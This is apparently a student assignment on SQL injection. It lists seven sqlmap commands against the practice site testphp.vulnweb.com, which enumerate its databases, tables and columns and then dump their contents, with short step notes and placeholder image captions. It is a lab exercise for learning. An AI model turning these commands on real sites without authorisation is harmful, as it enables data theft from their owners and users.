**Information Security**

**Assignment 1**

**SQL Injection Attack**

***Submitted by:***


Alishbah Shahbaz

231468676

SQL injection:

SQL injection is a code injection technique that might destroy your database. SQL injection is the placement of malicious code in SQL statements, via web page input

Query 1(a)



Text


Description automatically generated

Query 1(b)

Graphical user interface, text

Description automatically generated

Query 2(a)




Query 2(b)

Text

Description automatically generated

Query 3(a)



Query 3(b)

Graphical user interface, text

Description automatically generated

Query 4(a)

Text

Description automatically generated

Query 4(b)


Graphical user interface, text

Description automatically generated

Query 5(a)

Text

Description automatically generated



Query 5(b)

A screenshot of a computer

Description automatically generated with medium confidence

Query 6(a)

Text

Description automatically generated

Query 6(b)


Graphical user interface, text

Description automatically generated

Query 7(a)

Text

Description automatically generated



Query 7(b)

Graphical user interface

Description automatically generated with medium confidence

Query 7(c)

A picture containing text

Description automatically generated

**Explanation**:

**Query 1:**

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1

**Query 2:**

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

**Query 3:**

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables

**Query 4:**

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --columns

**Query 5:**

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C adesc --dump

**Query 6:**

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T categ --columns

**Query 7:**

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T categ -C cdesc –dump

* After finding the vulnerable website we will open the sqlmap terminal in kali Linux.
* We will write the first query to access the website on which we want to test sql injection attack.
* The next sql query will retrieve the database of the website. In my case there were 2 databases.
* Then we will write the query to access the particular database and the table of database.
* It will display the name of tables. There were 8 tables in my query result.
* Then we will write queries to fetch information from particular table with columns.
* After retrieving the information from the website, we will store this information to a file by using dump command at the end.